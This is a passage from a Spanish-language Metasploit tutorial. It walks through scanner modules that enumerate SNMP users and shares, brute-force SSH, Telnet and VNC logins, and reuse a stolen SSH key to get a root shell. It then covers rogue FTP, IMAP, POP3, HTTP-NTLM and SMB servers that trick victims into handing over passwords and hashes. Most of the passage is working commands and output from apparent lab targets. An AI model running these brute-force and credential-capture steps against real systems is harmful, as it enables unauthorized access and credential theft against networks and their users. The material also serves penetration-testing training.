```
msf auxiliary(snmp_enumshares) > set RHOSTS 192.168.1.200-210
RHOSTS => 192.168.1.200-210
msf auxiliary(snmp_enumshares) > set THREADS 11
THREADS => 11
msf auxiliary(snmp_enumshares) > run
```

```
[+] 192.168.1.201
    shared_docs - (C:\Documents and
Settings\Administrator\Desktop\shared_docs)
[*] Scanned 02 of 11 hosts (018% complete)
[*] Scanned 03 of 11 hosts (027% complete)
[*] Scanned 05 of 11 hosts (045% complete)
[*] Scanned 07 of 11 hosts (063% complete)
[*] Scanned 09 of 11 hosts (081% complete)
[*] Scanned 11 of 11 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(snmp_enumshares) >
```

# auxiliary/scanner/snmp/snmp\_enumusers

El módulo "snmp\_enumusers" consulta una serie de hosts a través de SNMP y recopila una lista de nombres de usuario en el sistema remoto.

```
msf > use auxiliary/scanner/snmp/snmp_enumusers
msf auxiliary(snmp_enumusers) > show options
```

Module options:

Name	Current Setting	Required	Description
COMMUNITY	public	yes	SNMP Community String
RETRIES	1	yes	SNMP Retries
RHOSTS		yes	The target address range or CIDR identifier
RPORT	161	yes	The target port
THREADS	1	yes	The number of concurrent threads
TIMEOUT	1	yes	SNMP Timeout
VERSION	1	yes	SNMP Version <1/2c>

Como con la mayoría de los módulos auxiliares, ponemos nuestro rhosts y el valor THREADS y lanzarlo.

```
msf auxiliary(snmp_enumusers) > set RHOSTS 192.168.1.200-211
RHOSTS => 192.168.1.200-211
msf auxiliary(snmp_enumusers) > set THREADS 11
THREADS => 11
msf auxiliary(snmp_enumusers) > run
```

```
[+] 192.168.1.201 Found Users: ASPNET, Administrator, Guest, HelpAssistant,
SUPPORT_388945a0, victim
[*] Scanned 02 of 12 hosts (016% complete)
[*] Scanned 05 of 12 hosts (041% complete)
[*] Scanned 06 of 12 hosts (050% complete)
[*] Scanned 07 of 12 hosts (058% complete)
[*] Scanned 08 of 12 hosts (066% complete)
[*] Scanned 09 of 12 hosts (075% complete)
[*] Scanned 11 of 12 hosts (091% complete)
[*] Scanned 12 of 12 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(snmp_enumusers) >
```

# auxiliary/scanner/snmp/snmp\_login

El escáner snmp\_login es un módulo que escanea un rango de direcciones IP para determinar la cadena de comunidad SNMP para dispositivos habilitados.

```
msf > use auxiliary/scanner/snmp/snmp_login
msf auxiliary(snmp_login) > show options
```

Module options:

Name	Current Setting
Required	Description
----	-----
BATCHSIZE	256
yes	The number of hosts to probe in each set
BLANK_PASSWORDS	true
yes	Try blank passwords for all users
BRUTEFORCE_SPEED	5
yes	How fast to bruteforce, from 0 to 5
CHOST	
no	The local client address
PASSWORD	
no	The password to test
PASS_FILE	/opt/metasploit3/msf3/data/wordlists/snmp_default_pass.txt
no	File containing communities, one per line
RHOSTS	
yes	The target address range or CIDR identifier
RPORT	161
yes	The target port
STOP_ON_SUCCESS	false
yes	Stop guessing when a credential works for a host
THREADS	1
yes	The number of concurrent threads
USERNAME	
no	A specific username to authenticate as
USERPASS_FILE	
no	File containing users and passwords separated by space, one pair per line
USER_FILE	
no	File containing usernames, one per line
VERBOSE	true yes
	Whether to print output for all attempts

Hemos establecido nuestra rhosts y los valores THREADS durante el uso de la lista de palabras por defecto y dejar que el escáner de correr.

```
msf auxiliary(snmp_login) > set RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
msf auxiliary(snmp_login) > set THREADS 254
THREADS => 254
msf auxiliary(snmp_login) > run

[+] SNMP: 192.168.1.2 community string: 'public' info: 'GSM7224 L2 Managed Gigabit Switch'
[+] SNMP: 192.168.1.199 community string: 'public' info: 'HP ETHERNET MULTI-ENVIRONMENT'
[+] SNMP: 192.168.1.2 community string: 'private' info: 'GSM7224 L2 Managed Gigabit Switch'
[+] SNMP: 192.168.1.199 community string: 'private' info: 'HP ETHERNET MULTI-ENVIRONMENT'
[*] Validating scan results from 2 hosts...
[*] Host 192.168.1.199 provides READ-WRITE access with community 'internal'
[*] Host 192.168.1.199 provides READ-WRITE access with community 'private'
[*] Host 192.168.1.199 provides READ-WRITE access with community 'public'
[*] Host 192.168.1.2 provides READ-WRITE access with community 'private'
[*] Host 192.168.1.2 provides READ-ONLY access with community 'public'
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(snmp_login) >
```

Nuestro rápido barrido SNMP encuentran tanto el valor por defecto las cadenas de comunidad pública y privada de dos dispositivos de nuestra red. Este módulo también puede ser una herramienta útil para los administradores de red para identificar los dispositivos conectados que están configurados forma insegura.

# SSH Scanners

[ssh/ssh\\_login](#) - [ssh/login\\_pubkey](#) - [ssh/ssh\\_version](#)

## auxiliary/scanner/ssh/ssh\_login

El módulo `ssh_login` es muy versátil, ya que no sólo puede poner a prueba un conjunto de credenciales a través de un rango de direcciones IP, sino que también puede realizar la fuerza bruta-intentos de conexión. Vamos a pasar un archivo en el módulo que contiene los nombres de usuario y contraseñas separadas por un espacio, como se muestra a continuación.

```
root@bt:~# head /opt/metasploit3/msf3/data/wordlists/root_userpass.txt
root
root !root
root Cisco
root NeXT
root QNX
root admin
root attack
root ax400
root bagabu
root blablaba
```

A continuación, se carga el módulo de escáner en Metasploit y establecer `USERPASS_FILE` para que apunte a nuestra lista de credenciales para intentar.

```
msf > use auxiliary/scanner/ssh/ssh_login
msf auxiliary(ssh_login) > show options
```

Module options:

Name	Current Setting	Required	Description
BLANK_PASSWORDS	true	yes	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
PASSWORD		no	A specific password to authenticate with
PASS_FILE		no	File containing passwords, one per line
RHOSTS		yes	The target address range or CIDR identifier
RPORT	22	yes	The target port
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads
USERNAME		no	A specific username to authenticate as
USERPASS_FILE		no	File containing users and passwords separated by space, one pair per line
USER_FILE		no	File containing usernames, one per line
VERBOSE	true	yes	Whether to print output for all attempts

```
msf auxiliary(ssh_login) > set RHOSTS 192.168.1.154
RHOSTS => 192.168.1.154
msf auxiliary(ssh_login) > set USERPASS_FILE
/opt/metasploit3/msf3/data/wordlists/root_userpass.txt
USERPASS_FILE => /opt/metasploit3/msf3/data/wordlists/root_userpass.txt
msf auxiliary(ssh_login) > set VERBOSE false
VERBOSE => false
```

Con todo listo, se corre el módulo. Cuando un par de credenciales válidas se encuentran, se nos presenta con una concha en la máquina remota.

```
msf auxiliary(ssh_login) > run
```

```
[*] 192.168.1.154:22 - SSH - Starting buteforce
[*] Command shell session 1 opened (?? -> ??) at 2010-09-09 17:25:18 -0600
[+] 192.168.1.154:22 - SSH - Success: 'msfadmin':'msfadmin' 'uid=1000(msfadmin)
gid=1000(msfadmin)
groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plug
dev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin) Linux
metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
'

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(ssh_login) > sessions -i 1
[*] Starting interaction with 1...

id
uid=1000(msfadmin) gid=1000(msfadmin)
groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plug
dev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin)
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
GNU/Linux
exit
[*] Command shell session 1 closed.
msf auxiliary(ssh_login) >
```

# auxiliary/scanner/ssh/ssh\_login\_pubkey

Uso de la autenticación de claves públicas para SSH está muy bien considerado como mucho más seguro que utilizar nombres de usuario y contraseñas para la autenticación. La advertencia de esto es que si la parte de la clave privada del par de claves no se mantiene segura, la seguridad de la configuración se tira por la ventana. Si, durante un enfrentamiento, se obtiene acceso a una clave privada SSH, puede utilizar el módulo de ssh\_login\_pubkey para tratar de iniciar sesión a través de una amplia gama de dispositivos.

```
msf > use auxiliary/scanner/ssh/ssh_login_pubkey
msf auxiliary(ssh_login_pubkey) > show options
```

Module options:

Name	Current Setting	Required	Description
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
KEY_FILE		no	Filename of one or several cleartext private keys.
RHOSTS		yes	The target address range or CIDR identifier
RPORT	22	yes	The target port
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads
USERNAME		no	A specific username to authenticate as
USERPASS_FILE		no	File containing users and passwords separated by space, one pair per line
USER_FILE		no	File containing usernames, one per line
VERBOSE	true	yes	Whether to print output for all attempts

```
msf auxiliary(ssh_login_pubkey) > set KEY_FILE /tmp/id_rsa
KEY_FILE => /tmp/id_rsa
msf auxiliary(ssh_login_pubkey) > set USERNAME root
USERNAME => root
msf auxiliary(ssh_login_pubkey) > set RHOSTS 192.168.1.154
RHOSTS => 192.168.1.154
msf auxiliary(ssh_login_pubkey) > run
```

```
[*] 192.168.1.154:22 - SSH - Testing Cleartext Keys
[*] 192.168.1.154:22 - SSH - Trying 1 cleartext key per user.
[*] Command shell session 1 opened (?? -> ??) at 2010-09-09 17:17:56 -0600
[+] 192.168.1.154:22 - SSH - Success:
'root': '57:c3:11:5d:77:c5:63:90:33:2d:c5:c4:99:78:62:7a' 'uid=0(root) gid=0(root)
groups=0(root) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00
UTC 2008 i686 GNU/Linux '
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(ssh_login_pubkey) > sessions -i 1
```

[\*] Starting interaction with 1...

ls

reset\_logs.sh

id

uid=0(root) gid=0(root) groups=0(root)

exit

[\*] Command shell session 1 closed.

msf auxiliary(ssh\_login\_pubkey) >



# auxiliary/scanner/ssh/ssh\_version

En cuanto a los protocolos de ir, SSH es muy seguro, pero esto no quiere decir que siempre ha sido así. Ha habido algunos casos en que las vulnerabilidades han sido encontradas en SSH por lo que siempre es prudente buscar las versiones más antiguas que aún no han sido parcheados. El ssh\_version es un módulo muy simple que va a escanear un rango de direcciones y la huella digital de la versión SSH corriendo en la máquina remota.

```
msf > use auxiliary/scanner/ssh/ssh_version
msf auxiliary(ssh_version) > show options
```

Module options:

Name	Current Setting	Required	Description
----	-----	-----	-----
RHOSTS		yes	The target address range or CIDR identifier
RPORT	22	yes	The target port
THREADS	1	yes	The number of concurrent threads

```
msf auxiliary(ssh_version) > set RHOSTS 192.168.1.0/24
```

```
RHOSTS => 192.168.1.0/24
```

```
msf auxiliary(ssh_version) > set THREADS 255
```

```
THREADS => 255
```

```
msf auxiliary(ssh_version) > run
```

```
[*] 192.168.1.10:22, SSH server version: SSH-2.0-OpenSSH_4.3
[*] 192.168.1.101:22, SSH server version: SSH-2.0-OpenSSH_5.1p1 Debian-3ubuntu1
[*] 192.168.1.154:22, SSH server version: SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1
[*] 192.168.1.250:22, SSH server version: SSH-2.0-OpenSSH_5.2p1-hpn13v6 FreeBSD-
openssh-portable-overwrite-base-5.2.p1_2,1
[*] Scanned 251 of 256 hosts (098% complete)
[*] Scanned 253 of 256 hosts (098% complete)
[*] Scanned 254 of 256 hosts (099% complete)
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(ssh_version) >
```

# Telnet Scanners

[telnet/telnet\\_login](#) - [telnet/telnet\\_version](#)

## auxiliary/scanner/telnet/telnet\_login

El módulo telnet\_login tendrá una lista de una serie prevista de credenciales y un rango de direcciones IP e intentar acceder a cualquier servidor Telnet que se encuentra.

```
msf > use auxiliary/scanner/telnet/telnet_login
msf auxiliary(telnet_login) > show options
```

Module options:

Name	Current Setting	Required	Description
BLANK_PASSWORDS	true	yes	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
PASSWORD		no	A specific password to authenticate with
PASS_FILE		no	File containing passwords, one per line
RHOSTS		yes	The target address range or CIDR identifier
RPORT	23	yes	The target port
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads
USERNAME		no	A specific username to authenticate as
USERPASS_FILE		no	File containing users and passwords separated by space, one pair per line
USER_FILE		no	File containing usernames, one per line
VERBOSE	true	yes	Whether to print output for all attempts

Este módulo auxiliar le permite pasar las credenciales en un número de maneras. Que específicamente puede establecer un nombre de usuario y contraseña, puede pasar una lista de nombres de usuario y una lista de contraseñas para que pueda recorrer, o puede proporcionar un archivo que contiene los nombres de usuario y contraseñas separadas por un espacio. Vamos a configurar el escáner a usar un archivo de nombres cortos de usuario y un archivo de contraseñas y se deja correr en contra de nuestra subred.

```
msf auxiliary(telnet_login) > set BLANK_PASSWORDS false
BLANK_PASSWORDS => false
msf auxiliary(telnet_login) > set PASS_FILE passwords.txt
PASS_FILE => passwords.txt
msf auxiliary(telnet_login) > set RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
```

```

msf auxiliary(telnet_login) > set THREADS 254
THREADS => 254
msf auxiliary(telnet_login) > set USER_FILE users.txt
USER_FILE => users.txt
msf auxiliary(telnet_login) > set VERBOSE false
VERBOSE => false
msf auxiliary(telnet_login) > run

[+] 192.168.1.116 - SUCCESSFUL LOGIN root : s00p3rs3ckret
[*] Command shell session 1 opened (192.168.1.101:50017 -> 192.168.1.116:23) at
2010-10-08 06:48:27 -0600
[+] 192.168.1.116 - SUCCESSFUL LOGIN admin : s00p3rs3ckret
[*] Command shell session 2 opened (192.168.1.101:41828 -> 192.168.1.116:23) at
2010-10-08 06:48:28 -0600
[*] Scanned 243 of 256 hosts (094% complete)
[+] 192.168.1.56 - SUCCESSFUL LOGIN msfadmin : msfadmin
[*] Command shell session 3 opened (192.168.1.101:49210 -> 192.168.1.56:23) at
2010-10-08 06:49:07 -0600
[*] Scanned 248 of 256 hosts (096% complete)
[*] Scanned 250 of 256 hosts (097% complete)
[*] Scanned 255 of 256 hosts (099% complete)
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed

```

Parece que nuestra exploración ha sido exitoso y ha Metasploit unas cuantas sesiones abiertas para nosotros. Vamos a ver si somos capaces de interactuar con uno de ellos.

```

msf auxiliary(telnet_login) > sessions -l

```

Active sessions

=====

Id	Type	Information	Connection
--	----	-----	-----
1	shell	TELNET root:s00p3rs3ckret (192.168.1.116:23)	192.168.1.101:50017 -> 192.168.1.116:23
2	shell	TELNET admin:s00p3rs3ckret (192.168.1.116:23)	192.168.1.101:41828 -> 192.168.1.116:23
3	shell	TELNET msfadmin:msfadmin (192.168.1.56:23)	192.168.1.101:49210 -> 192.168.1.56:23

```

msf auxiliary(telnet_login) > sessions -i 3

```

```

[*] Starting interaction with 3...

```

```

id

```

```

id

```

```

uid=1000(msfadmin) gid=1000(msfadmin)
groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plug
dev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin)
msfadmin@metasploitable:~$ exit
exit
logout
[*] Command shell session 3 closed.
msf auxiliary(telnet_login) >

```

# auxiliary/scanner/telnet/telnet\_version

Desde una perspectiva de seguridad de la red, es de esperar que Telnet ya no estar en uso en todo, incluyendo las credenciales se pasa en el claro, pero el hecho es que todavía se encuentran con frecuencia Telnet sistemas que ejecutan, en especial en los sistemas de legado. El módulo de auxiliar telnet\_version buscará una subred y la huella digital los servidores Telnet que se están ejecutando. Sólo tenemos que pasar un rango de IPs para el módulo, poner nuestro valor THREADS, y lo dejó volar.

```
msf > use auxiliary/scanner/telnet/telnet_version
msf auxiliary(telnet_version) > show options
```

Module options:

Name	Current Setting	Required	Description
----	-----	-----	-----
PASSWORD		no	The password for the specified username
RHOSTS		yes	The target address range or CIDR
identifier			
RPORT	23	yes	The target port
THREADS	1	yes	The number of concurrent threads
TIMEOUT	30	yes	Timeout for the Telnet probe
USERNAME		no	The username to authenticate as

```
msf auxiliary(telnet_version) > set RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
msf auxiliary(telnet_version) > set THREADS 254
THREADS => 254
msf auxiliary(telnet_version) > run
```

```
[*] 192.168.1.2:23 TELNET (GSM7224) \x0aUser:
[*] 192.168.1.56:23 TELNET Ubuntu 8.04\x0ametasploitable login:
[*] 192.168.1.116:23 TELNET Welcome to GoodTech Systems Telnet Server for Windows
NT/2000/XP (Evaluation Copy)\x0a\x0a(C) Copyright 1996-2002 GoodTech Systems,
Inc.\x0a\x0a\x0aLogin username:
[*] Scanned 254 of 256 hosts (099% complete)
[*] Scanned 255 of 256 hosts (099% complete)
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(telnet_version) >
```

# TFTP Scanners

[tftp/tftpbrute](#)

## auxiliary/scanner/tftp/tftpbrute

Servidores TFTP pueden contener una gran cantidad de valiosa información, incluyendo archivos de copia de seguridad, archivos de configuración del router, y mucho más. El módulo se llevará a tftpbrute lista de nombres de archivo y de fuerza bruta de un servidor TFTP para determinar si los archivos están presentes.

```
msf > use auxiliary/scanner/tftp/tftpbrute
msf auxiliary(tftpbrute) > show options
```

Module options:

Name	Current Setting	Required
CHOST		no
Description		The local client address
DICTIONARY	/opt/metasploit3/msf3/data/wordlists/tftp.txt	yes
Description		The list of filenames
RHOSTS		yes
Description		The target address range or CIDR identifier
RPORT	69	yes
Description		The target port
THREADS	1	yes
Description		The number of concurrent threads

```
msf auxiliary(tftpbrute) > set RHOSTS 192.168.1.116
RHOSTS => 192.168.1.116
msf auxiliary(tftpbrute) > set THREADS 10
THREADS => 10
msf auxiliary(tftpbrute) > run
```

```
[*] Found 46xxsettings.txt on 192.168.1.116
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(tftpbrute) >
```

# VNC Scanners

[vnc/vnc\\_login](#) - [vnc/vnc\\_none\\_auth](#)

## auxiliary/scanner/vnc/vnc\_login

El módulo auxiliar "vnc\_login" buscará una dirección IP o rango de direcciones e intentará acceder a través de VNC con una contraseña proporcionada o lista de palabras uno.

```
msf > use auxiliary/scanner/vnc/vnc_login
msf auxiliary(vnc_login) > show options
```

Module options:

Name	Current Setting	
Required	Description	
----	-----	
BLANK_PASSWORDS	true	yes
Try blank passwords for all users		
BRUTEFORCE_SPEED	5	yes
How fast to bruteforce, from 0 to 5		
PASSWORD		no
The password to test		
PASS_FILE	/opt/metasploit3/msf3/data/wordlists/vnc_passwords.txt	no
File containing passwords, one per line		
RHOSTS		yes
The target address range or CIDR identifier		
RPORT	5900	yes
The target port		
STOP_ON_SUCCESS	false	yes
Stop guessing when a credential works for a host		
THREADS	1	yes
The number of concurrent threads		
USERNAME		no
A specific username to authenticate as		
USERPASS_FILE		no
File containing users and passwords separated by space, one pair per line		
USER_FILE		no
File containing usernames, one per line		
VERBOSE	true	yes
Whether to print output for all attempts		

Hemos establecido nuestra gama de objetivos, temas, y quizás lo más importante, el valor BRUTEFORCE\_SPEED. Muchos de los nuevos servidores VNC automáticamente la prohibición de nuevos intentos de login fallidos, si se producen demasiados consecutiva.

```
msf auxiliary(vnc_login) > set RHOSTS 192.168.1.200-210
RHOSTS => 192.168.1.200-210
msf auxiliary(vnc_login) > set THREADS 11
THREADS => 11
msf auxiliary(vnc_login) > set BRUTEFORCE_SPEED 1
BRUTEFORCE_SPEED => 1
```

Con nuestra configuración del módulo establecido, se corre el módulo. Observe en el resultado debajo de Metasploit ajusta automáticamente el intervalo de reintento tras recibir la notificación de intentos de conexión no demasiados.

```
msf auxiliary(vnc_login) > run
```

```
[*] 192.168.1.200:5900 - Starting VNC login sweep
[*] 192.168.1.204:5900 - Starting VNC login sweep
[*] 192.168.1.206:5900 - Starting VNC login sweep
[*] 192.168.1.207:5900 - Starting VNC login sweep
[*] 192.168.1.205:5900 - Starting VNC login sweep
[*] 192.168.1.208:5900 - Starting VNC login sweep
[*] 192.168.1.202:5900 - Attempting VNC login with password 'password'
[*] 192.168.1.209:5900 - Starting VNC login sweep
[*] 192.168.1.200:5900 - Attempting VNC login with password 'password'
...snip...
[-] 192.168.1.201:5900, No authentication types available: Too many security failures
[-] 192.168.1.203:5900, No authentication types available: Too many security failures
[*] Retrying in 17 seconds...
...snip...
[*] 192.168.1.203:5900 - Attempting VNC login with password 's3cr3t'
[*] 192.168.1.203:5900, VNC server protocol version : 3.8
[+] 192.168.1.203:5900, VNC server password : "s3cr3t"
[*] 192.168.1.201:5900 - Attempting VNC login with password 's3cr3t'
[*] 192.168.1.201:5900, VNC server protocol version : 3.8
[+] 192.168.1.201:5900, VNC server password : "s3cr3t"
[*] Scanned 11 of 11 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(vnc_login) >
```

Como el resultado anterior indica, nos hemos convertido de la contraseña de dos sistemas en nuestra gama de escaneo que nos dará un interfaz gráfico agradable a los equipos de destino.

## auxiliary/scanner/vnc/vnc\_none\_auth

El escáner vnc\_none\_auth, como su nombre lo indica, explora una gama de anfitriones de los servidores de VNC que no tienen ningún tipo de autenticación establecidos en ellos.

```
msf auxiliary(vnc_none_auth) > use auxiliary/scanner/vnc/vnc_none_auth
msf auxiliary(vnc_none_auth) > show options
```

Module options:

Name	Current Setting	Required	Description
----	-----	-----	-----
RHOSTS		yes	The target address range or CIDR identifier
RPORT	5900	yes	The target port
THREADS	1	yes	The number of concurrent threads

Para ejecutar nuestro análisis, nos limitamos a establecer el rhosts y los valores THREADS y se deja correr.

```
msf auxiliary(vnc_none_auth) > set RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
msf auxiliary(vnc_none_auth) > set THREADS 50
THREADS => 50
msf auxiliary(vnc_none_auth) > run
```

```
[*] 192.168.1.121:5900, VNC server protocol version : RFB 003.008
[*] 192.168.1.121:5900, VNC server security types supported : None, free access!
[*] Auxiliary module execution completed
```

En los resultados de nuestro análisis, vemos que uno de nuestros objetivos ha abierto el acceso GUI.



# Server Modules

## Capture Modules

[capture/ftp](#) - [capture/http\\_ntlm](#) - [capture/imap](#) - [capture/pop3](#) - [capture/smb](#)

### auxiliary/server/capture/ftp

El "ftp" módulo de captura y actúa como un servidor FTP con el fin de capturar las credenciales de usuario.

```
msf > use auxiliary/server/capture/ftp
msf auxiliary(ftp) > show options
```

Module options (auxiliary/server/capture/ftp):

Name	Current Setting	Required	Description
SRVHOST	0.0.0.0	yes	The local host to listen on. This must be an address on the local machine or 0.0.0.0
SRVPORT	21	yes	The local port to listen on.
SSL	false	no	Negotiate SSL for incoming connections
SSLVersion	SSL3	no	Specify the version of SSL that should be used (accepted: SSL2, SSL3, TLS1)

La configuración predeterminada es adecuada para nuestras necesidades por lo que acaba de ejecutar el módulo y atraer a un usuario que se conecte a nuestro servidor. Cuando han capturado la información que necesitamos, eliminar la tarea del servidor se está ejecutando.

```
msf auxiliary(ftp) > run
[*] Auxiliary module execution completed
[*] Server started.
msf auxiliary(ftp) >
[*] FTP LOGIN 192.168.1.195:1475 bobsmith / s3cr3t
[*] FTP LOGIN 192.168.1.195:1475 bsmith / s3cr3t
[*] FTP LOGIN 192.168.1.195:1475 bob / s3cr3tp4s
```

```
msf auxiliary(ftp) > jobs -l
```

Jobs

====

Id	Name
--	----
1	Auxiliary: server/capture/ftp

```
msf auxiliary(ftp) > kill 1
Stopping job: 1...
```

```
[*] Server stopped.
msf auxiliary(ftp) >
```

# use auxiliary/server/capture/http\_ntlm

El "http\_ntlm" intentos de captura del módulo para coger tranquilamente NTLM / LM hashes over a través de HTTP.

```
msf > use auxiliary/server/capture/http_ntlm
msf auxiliary(http_ntlm) > show options
```

Module options (auxiliary/server/capture/http\_ntlm):

Name	Current Setting	Required	Description
LOGFILE		no	The local filename to store the captured hashes
PWFILE		no	The local filename to store the hashes in Cain&Abel format
SRVHOST	0.0.0.0	yes	The local host to listen on. This must be an address on the local machine or 0.0.0.0
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL for incoming connections
SSLVersion	SSL3	no	Specify the version of SSL that should be used (accepted: SSL2, SSL3, TLS1)
URIPATH		no	The URI to use for this exploit (default is random)

Este módulo tiene varias opciones disponibles para la puesta a punto, incluyendo la capacidad para guardar los hashes capturados en Caín y Abel formato. Para nuestra configuración, se establece el valor LOGFILE a guarda el hash de un archivo de texto, poner nuestro valor SRVPORT para escuchar en el puerto 80 y configurar el URIPATH a / para mayor realismo.

```
msf auxiliary(http_ntlm) > set LOGFILE captured_hashes.txt
LOGFILE => captured_hashes.txt
msf auxiliary(http_ntlm) > set SRVPORT 80
SRVPORT => 80
msf auxiliary(http_ntlm) > set URIPATH /
URIPATH => /
msf auxiliary(http_ntlm) > run
[*] Auxiliary module execution completed

[*] Using URL: http://0.0.0.0:80/
[*] Local IP: http://192.168.1.101:80/
[*] Server started.
msf auxiliary(http_ntlm) >
[*] Request '/' from 192.168.1.195:1964
[*] Request '/' from 192.168.1.195:1964
[*] Request '/' from 192.168.1.195:1964
[*] 192.168.1.195: V-MAC-XP\Administrator
397ff8a937165f55fdaaa0bc7130b1a22f85252cc731bb25:af44a1131410665e6dd99eea8f16deb3e81ed4ecc4cb7d2b on V-MAC-XP

msf auxiliary(http_ntlm) > jobs -l
```

Jobs

====

Id	Name
0	Auxiliary: server/capture/http_ntlm

```
msf auxiliary(http_ntlm) > kill 0  
Stopping job: 0...
```

```
[*] Server stopped.  
msf auxiliary(http_ntlm) >
```

Como puede observarse, en cuanto a nuestra víctima se desplaza a nuestro servidor con Internet Explorer, el hash del administrador se recoge sin ningún tipo de interacción con el usuario.

# auxiliary/server/capture/imap

El módulo de captura "imap" actúa como un servidor IMAP con el fin de recopilar las credenciales de usuario de correo.

```
msf > use auxiliary/server/capture/imap
msf auxiliary(imap) > show options
```

Module options (auxiliary/server/capture/imap):

Name	Current Setting	Required	Description
SRVHOST	0.0.0.0	yes	The local host to listen on. This must be an address on the local machine or 0.0.0.0
SRVPORT	143	yes	The local port to listen on.
SSL	false	no	Negotiate SSL for incoming connections
SSLVersion	SSL3	no	Specify the version of SSL that should be used (accepted: SSL2, SSL3, TLS1)

No es necesario realizar ninguna configuración adicional para este módulo por lo que se deja correr y convencer a un usuario para conectarse a nuestro servidor y recoger sus credenciales.

```
msf auxiliary(imap) > run
[*] Auxiliary module execution completed

[*] Server started.
msf auxiliary(imap) >
[*] IMAP LOGIN 192.168.1.195:2067 "victim" / "s3cr3t"
msf auxiliary(imap) > jobs -l
```

Jobs  
====

Id	Name
0	Auxiliary: server/capture/imap

```
msf auxiliary(imap) > kill 0
Stopping job: 0...
```

```
[*] Server stopped.
msf auxiliary(imap) >
```

# auxiliary/server/capture/pop3

El módulo de captura "pop3" se hace pasar por un servidor de correo POP3 con el fin de capturar las credenciales de usuario de correo.

```
msf > use auxiliary/server/capture/pop3
msf auxiliary(pop3) > show options
```

Module options (auxiliary/server/capture/pop3):

Name	Current Setting	Required	Description
SRVHOST	0.0.0.0	yes	The local host to listen on. This must be an address on the local machine or 0.0.0.0
SRVPORT	110	yes	The local port to listen on.
SSL	false	no	Negotiate SSL for incoming connections
SSLVersion	SSL3	no	Specify the version of SSL that should be used (accepted: SSL2, SSL3, TLS1)

Vamos a dejar los ajustes a sus valores por defecto, ejecute el módulo y luego convencer a la víctima para autenticar a nuestro servidor.

```
msf auxiliary(pop3) > run
[*] Auxiliary module execution completed

[*] Server started.
msf auxiliary(pop3) >
[*] POP3 LOGIN 192.168.1.195:2084 victim / s3cr3t

msf auxiliary(pop3) > jobs -l

Jobs
====

  Id  Name
  --  ---
  1   Auxiliary: server/capture/pop3

msf auxiliary(pop3) > kill 1
Stopping job: 1...

[*] Server stopped.
msf auxiliary(pop3) >
```

# auxiliary/server/capture/smb

El módulo de captura "smb" actúa como un recurso compartido SMB para capturar hashes de contraseñas de usuarios para que puedan ser explotados más adelante.

```
msf > use auxiliary/server/capture/smb
msf auxiliary(smb) > show options
```

Module options (auxiliary/server/capture/smb):

Name	Current Setting	Required	Description
----	-----	-----	-----
CAINPWFIL		no	The local filename to store the hashes
in Cain&Abel format			
CHALLENGE	1122334455667788	yes	The 8 byte challenge
JOHNPWFIL		no	The prefix to the local filename to
store the hashes in JOHN format			
LOGFILE		no	The local filename to store the
captured hashes			
SRVHOST	0.0.0.0	yes	The local host to listen on. This must
be an address on the local machine or 0.0.0.0			
SRVPORT	445	yes	The local port to listen on.
SSL	false	no	Negotiate SSL for incoming connections
SSLVersion	SSL3	no	Specify the version of SSL that should
be used (accepted: SSL2, SSL3, TLS1)			

Este módulo tiene una serie de opciones disponibles. Sólo se establece la opción para guardar el JOHNPWFIL hashes capturado de el formato John Ripper, ejecutar el módulo, y convencer a un usuario para conectarse a nuestro "share".

```
msf auxiliary(smb) > set JOHNPWFIL /tmp/smbhashes.txt
JOHNPWFIL => /tmp/smbhashes.txt
msf auxiliary(smb) > run
[*] Auxiliary module execution completed
```

```
[*] Server started.
msf auxiliary(smb) >
[*] Mon Mar 28 10:21:56 -0600 2011
NTLMv1 Response Captured from 192.168.1.195:2111
V-MAC-XP\Administrator OS:Windows 2002 Service Pack 2 2600 LM:Windows 2002 5.1
LMHASH:397ff8a937165f55fdaaa0bc7130b1a22f85252cc731bb25
NTHASH:af44a1131410665e6dd99eea8f16deb3e81ed4ecc4cb7d2b
```

```
msf auxiliary(smb) > jobs -l
```

Jobs

====

Id	Name
----	------

--	----
----	------

2	Auxiliary: server/capture/smb
---	-------------------------------

msf auxiliary(smb) > kill 2

Stopping job: 2...

[\*] Server stopped.

msf auxiliary(smb) >

# Post Modules

[Metasploit Module Reference](#)

